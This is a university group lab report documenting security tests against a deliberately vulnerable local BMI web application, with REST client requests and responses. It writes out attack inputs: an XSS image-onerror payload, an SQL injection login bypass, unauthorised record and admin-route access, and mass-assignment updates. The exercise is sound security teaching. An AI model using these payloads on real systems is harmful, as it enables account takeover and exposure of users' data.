



UTM
UNIVERSITI TEKNOLOGI MALAYSIA

FACULTY OF COMPUTING

SECJ3483 WEB TECHNOLOGY

GROUP LAB ASSIGNMENT - SECTION 01

Case Study: Secure Person BMI Full-Stack Web Application

Lecturer: Dr. Norizam Bin Katmon

Prepared by: Triple T

NO.	NAME	MATRICS NUMBER
1.	MUHAMMAD HARITH HAIKAL BIN MOHD SAID	A23CS0249
2.	MUHAMMAD FAKHRUL MUSTAQIM BIN SUHAIMI	A23CS0127
3.	MOHAMMAD IRFAN DANIAL BIN KEFLI	A23CS0113
4.	THAYAALLAN NAIDU A/L GANESAN	A23CS0281

Phase 1: Security Investigation

Test No	What I Tested	Expected Secure Behavior	Actual Result	Is It a Weakness?	Why?
1	Add BMI with invalid data (age: -5, weight: -70, height: 0)	Backend should reject invalid data	Backend accepted and saved the record (200 OK)	Yes	No backend validation exists
2	Access another user's BMI record (id=5) using user id=1 token	Backend should deny access	Backend returned the record with no check	Yes	No owner-based access control
3	Access staff route as normal user	Backend should deny access	Returned all BMI records (200 OK)	Yes	No role check on staff route
4	Access admin route as normal user	Backend should deny access	Returned all users including plain passwords	Yes	No role check on admin route
5	Submit XSS payload in notes ()	Payload should display as text	HTML was rendered, image tag executed	Yes	Frontend uses v-html on user input
6	Check API response fields	Password/hash should not be visible	API returns plain password and password_hash	Yes	SELECT * used, no field filtering
7	SQL Injection in login email (aiman@student.utm.my' --)	Input treated as data	Login succeeded with wrong password	Yes	String concatenation in SQL query
8	Update protected fields (user_id, bmi, category)	Backend should reject protected fields	All fields were updated (200 OK)	Yes	No field whitelist, mass assignment

Test 1:

POST ⌵ http://localhost:8080/api/persons Send

Query Headers Auth Body Tests Pre Run

JSON XML Text Form Form-encode GraphQL Binary

JSON Content Format

```
1 {
2   "name": "",
3   "age": -5,
4   "height": 0,
5   "weight": -70,
6   "bmi": 999,
7   "category": "Normal",
8   "user_id": 1,
9   "notes": "testing invalid BMI"
10 }
11
```

Status: 201 Created Size: 779 Bytes Time: 326 ms

Response Headers Cookies Results Docs </> ≡

```
1 {
2   "message": "BMI record created. This route trusts
3     frontend data.",
4   "person": {
5     "id": 21,
6     "user_id": 1,
7     "name": "",
8     "age": -5,
9     "height": "0.00",
10    "weight": "-70.00",
11    "bmi": "999.00",
12    "category": "Normal",
13    "notes": "testing invalid BMI",
14    "created_at": "2026-06-22 12:01:59"
15  },
16  "debug_received_body": {
17    "name": "",
18    "age": -5,
```

Response Chart

Test 2:

GET ⌵ http://localhost:8080/api/persons/5 Send

Query Headers Auth Body Tests Pre Run

HTTP Headers Raw

☒	Accept	*/*
☒	User-Agent	Thunder Client (https://www.thunde
☒	Authorization	Bearer eyJ1c2VyX2lkjoxLCJyb2xljoi
☐	header	value


Status: 200 OK Size: 441 Bytes Time: 596 ms

Response Headers Cookies Results Docs </> ≡

```
1 {
2   "message": "Record returned without ownership check.",
3   "person": {
4     "id": 5,
5     "user_id": 5,
6     "name": "Muhammad Danish Azman",
7     "age": 22,
8     "height": "1.68",
9     "weight": "72.00",
10    "bmi": "25.51",
11    "category": "Overweight",
12    "notes": "Slightly above normal range",
13    "created_at": "2026-06-22 11:38:29"
14  },
15  "debug_sql": "SELECT * FROM persons WHERE id = 5"
16 }
```

Response Chart

Test 3:



Thunder Client interface for Test 3. The query is a GET request to `http://localhost:8080/api/staff/persons`. The status is 200 OK, size is 9.3 KB, and time is 169 ms. The response is a JSON object with a message and a list of persons.


Query: GET `http://localhost:8080/api/staff/persons` **Send**

Headers: Accept `*/*`, User-Agent `Thunder Client (https://www.thunde`, Authorization `Bearer eyJ1c2VyX2lkjoxLCjyb2xjljoi`

Response: Status: 200 OK, Size: 9.3 KB, Time: 169 ms

```
1 {
2   "message": "All BMI records returned without staff
3     role check.",
4   "persons": [
5     {
6       "id": 21,
7       "user_id": 1,
8       "name": "",
9       "age": -5,
10      "height": "0.00",
11      "weight": "-70.00",
12      "bmi": "999.00",
13      "category": "Normal",
14      "notes": "testing invalid BMI",
15      "created_at": "2026-06-22 12:01:59",
16      "owner_email": "aiman@student.utm.my",
17      "owner_role": "user"
18    },
19  ]
20 }
```

Test 4:



Thunder Client interface for Test 4. The query is a GET request to `http://localhost:8080/api/admin/users`. The status is 200 OK, size is 5.8 KB, and time is 234 ms. The response is a JSON object with a message and a list of users.

Query: GET `http://localhost:8080/api/admin/users` **Send**

Headers: Accept `*/*`, User-Agent `Thunder Client (https://www.thunde`, Authorization `Bearer eyJ1c2VyX2lkjoxLCjyb2xjljoi`

Response: Status: 200 OK, Size: 5.8 KB, Time: 234 ms

```
1 {
2   "message": "All users returned without admin role
3     check. Sensitive fields exposed.",
4   "users": [
5     {
6       "id": 1,
7       "name": "Muhammad Aiman Hakimi",
8       "email": "aiman@student.utm.my",
9       "password": "password123",
10      "password_hash": "password123",
11      "role": "user",
12      "created_at": "2026-06-22 11:38:29"
13    },
14    {
15      "id": 2,
16      "name": "Nur Aisyah Zulkifli",
17      "email": "aisyah@student.utm.my",
18      "password": "password123",
19      "password_hash": "password123"
20    }
21  ]
22 }
```

Test 5:

Person BMI Security Lab

Investigation GuideDashboardMy BMIAAdd BMILogout

My BMI Records

Investigation hint: Does the backend return only your records? What happens if you request another ID?

Load My RecordsTry Manual ID

BMI records returned. This route is intentionally weak.

Raw API response

```
{  "ok": true,  "status": 200,  "data": {    "message": "BMI records returned. This route is intentionally weak.",    "persons": [      {        "id": 22,        "user_id": 1,        "name": "Test",        "age": 21,        "height": "1.70",        "weight": "65.00",        "bmi": "22.49",        "category": "Normal",        "notes": "<img src=x onerror=alert(1)>\n\n",        "created_at": "2026-06-22 12:00:00"      },      {        "id": 21,        "user_id": 1,        "name": "-",        "age": -5,        "height": "0.00",        "weight": "-70.00",        "bmi": "999.00",        "category": "Normal",        "notes": "testing invalid BMI",        "created_at": "2026-06-22 12:01:59"      },      {        "id": 1,        "user_id": 1,
```

Test #22

Owner user_id: 1

Age: 21

Height: 1.70 m

Weight: 65.00 kg

BMI: 22.49

Category: Normal

Notes rendered with v-html intentionally:
 // i.e safer to use

DeleteTry ID + 1

#21

Owner user_id: 1

Age: -5

Height: 0.00 m

Weight: -70.00 kg

BMI: 999.00

Category: Normal

Notes rendered with v-html intentionally:
testing invalid BMI
// i.e safer to use
testing invalid BMI

DeleteTry ID + 1

Muhammad Aiman Hakimi #1

Owner user_id: 1

Age: 21

Height: 1.70 m

Weight: 65.00 kg

BMI: 22.49

Category: Normal

Notes rendered with v-html intentionally:
Student sample BMI record
// i.e safer to use
Student sample BMI record

DeleteTry ID + 1

Test 6:

GEThttp://localhost:8080/api/admin/usersSend

Status: 200 OKSize: 5.8 KBTime: 245 ms

QueryParameters

parameter

value

Response

Headers

Cookies

Results

Docs

</>

```
1 {
2   "message": "All users returned without admin role
3   check. Sensitive fields exposed.",
4   "users": [
5     {
6       "id": 1,
7       "name": "Muhammad Aiman Hakimi",
8       "email": "aiman@student.utm.my",
9       "password": "password123",
10      "password_hash": "password123",
11      "role": "user",
12      "created_at": "2026-06-22 11:38:29"
13    },
14    {
15      "id": 2,
16      "name": "Nur Aisyah Zulkifli",
17      "email": "aisyah@student.utm.my",
18      "password": "password123",
19      "password_hash": "password123",
20      "role": "user",
21      "created_at": "2026-06-22 11:38:29"
22    }
23  ]
24 }
```

ResponseChart

Test 7:

The screenshot shows a REST client interface with a POST request to `http://localhost:8080/api/login`. The request body is a JSON object with `"email": "aiman@student.utm.my' -- "` and `"password": "wrongpassword"`. The response status is `200 OK` with a size of `743 Bytes` and a time of `78 ms`. The response body is a JSON object containing user information and debug data.

```
POST http://localhost:8080/api/login Send
```

Query Headers Auth **Body** Tests Pre Run

JSON XML Text Form Form-encode GraphQL Binary

JSON Content Format

```
1 {
2   "email": "aiman@student.utm.my' -- ",
3   "password": "wrongpassword"
4 }
5
```

Status: 200 OK Size: 743 Bytes Time: 78 ms

Response Headers Cookies Results Docs </>

```
7  "email": "aiman@student.utm.my",
8  "password": "password123",
9  "password_hash": "password123",
10 "role": "user",
11 "created_at": "2026-06-22 11:38:29"
12 },
13 "debug_received_body": {
14   "email": "aiman@student.utm.my' -- ",
15   "password": "wrongpassword"
16 },
17 "debug_sql": "SELECT * FROM users WHERE email =
18   'aiman@student.utm.my' -- ' AND password =
19   'wrongpassword' LIMIT 1"
20 }
```

Response Chart

Test 8:

The screenshot shows a REST client interface with a PUT request to `http://localhost:8080/api/persons/1`. The request body is a JSON object with `"user_id": 2`, `"bmi": 10`, and `"category": "Hacked"`. The response status is `200 OK` with a size of `600 Bytes` and a time of `460 ms`. The response body is a JSON object containing a message, person details, and debug data.

```
PUT http://localhost:8080/api/persons/1 Send
```

Query Headers Auth **Body** Tests Pre Run

JSON XML Text Form Form-encode GraphQL Binary

JSON Content Format

```
1 {
2   "user_id": 2,
3   "bmi": 10,
4   "category": "Hacked"
5 }
6
```

Status: 200 OK Size: 600 Bytes Time: 460 ms

Response Headers Cookies Results Docs </>

```
1 {
2   "message": "BMI record updated. This route allows
3     unsafe field updates.",
4   "person": {
5     "id": 1,
6     "user_id": 2,
7     "name": "Muhammad Aiman Hakimi",
8     "age": 21,
9     "height": "1.70",
10    "weight": "65.00",
11    "bmi": "10.00",
12    "category": "Hacked",
13    "notes": "Student sample BMI record",
14    "created_at": "2026-06-22 11:38:29"
15  },
16  "debug_received_body": {
17    "user_id": 2,
18    "bmi": 10,
19    "category": "Hacked"
20  }
21 }
```

Response Chart